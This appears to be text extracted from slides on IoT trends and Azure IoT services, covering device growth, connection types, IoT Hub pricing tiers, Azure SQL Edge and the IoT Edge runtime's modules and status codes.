
IOT TREND

Growth in IOT Devices Billions of IOT devices




Data source: NCTA

IOT TREND




IOT Trend

Ownership Rate of IOT Devices in USA
% of households owning item in 2017



IOT TREND

Large-Scale Uses of IOT Global share of IOT by category




IOT CONNECTIONS



High Power
High Range
High Bandwidth



Low Power
Low Range
High Bandwidth



Low Power
Low Range
High Bandwidth

LPWAN
Low-Power Wide-Area Network

Low Power
High Range
Low Bandwidth

IOT SECURITY ISSUES



**Hardcoded
Default Passwords**



**Not strong to support
advanced security features**

AZURE IOT HUB



Managed Service hosted in Cloud



Central Hub



Reliable and Secure



Scalable

AZURE IOT HUB SCALING


Basic tier

EDITION TYPE	PRICE PER IOT HUB UNIT (PER MONTH)	TOTAL NUMBER OF MESSAGES/DAY PER IOT HUB UNIT	MESSAGE METER SIZE
B1	\$10	400,000	4 KB
B2	\$50	6,000,000	4 KB
B3	\$500	300,000,000	4 KB

Standard tier


EDITION TYPE	PRICE PER IOT HUB UNIT (PER MONTH)	TOTAL NUMBER OF MESSAGES/DAY PER IOT HUB UNIT	MESSAGE METER SIZE
Free	Free	8,000	0.5 KB
S1	\$25	400,000	4 KB
S2	\$250	6,000,000	4 KB
S3	\$2,500	300,000,000	4 KB

AZURE PRODUCTS TO USE WITH IOT HUB




Event Grid

For Critical Events



Logic Apps

Automate Business Processes



Machine Learning


Add AI models



Stream Analytics

Real-Time Analytics

AZURE IOT HUB EDGE



Less Network calls



Responsive to Local changes



Reliable in offline periods



Containers

AZURE SQL EDGE



SQL Server 2019 on Linux
Ubuntu 18.04
Database Engine Only

64-bit processor (x64 or ARM64)
1 CPU & 1 GB RAM
Startup Mem Footprint is 450 MB


AZURE SQL EDGE




SQL Streaming
Date-Bucket T-SQL function
ONNX runtime

\$10.001/device/month
\$100/device/year (Reserved for 1 year)
\$60/device/year (Reserved for 3 years)

AZURE SQL EDGE




Azure SQL Edge
Developer




Azure SQL Edge
Prod

AZURE IOT EDGE RUNTIME



Turns a device into IOT Edge Device



Install & Update Workloads



Maintain Security Standards



Manage IOT Edge Modules



Report module health



Manage communication



IOT EDGE RUNTIME MODULES



IoT Edge Agent

Instantiating Modules
Reporting the Status

200 - OK


400 - THE DEPLOYMENT CONFIGURATION IS MALFORMED OR INVALID.

417 - THE DEVICE DOESN'T HAVE A DEPLOYMENT CONFIGURATION SET.

412 - THE SCHEMA VERSION IN THE DEPLOYMENT CONFIGURATION IS INVALID.

406 - THE IOT EDGE DEVICE IS OFFLINE OR NOT SENDING STATUS REPORTS.

500 - AN ERROR OCCURRED IN THE IOT EDGE RUNTIME.




IoT Edge Hub

Acts as a local proxy for IoT Hub
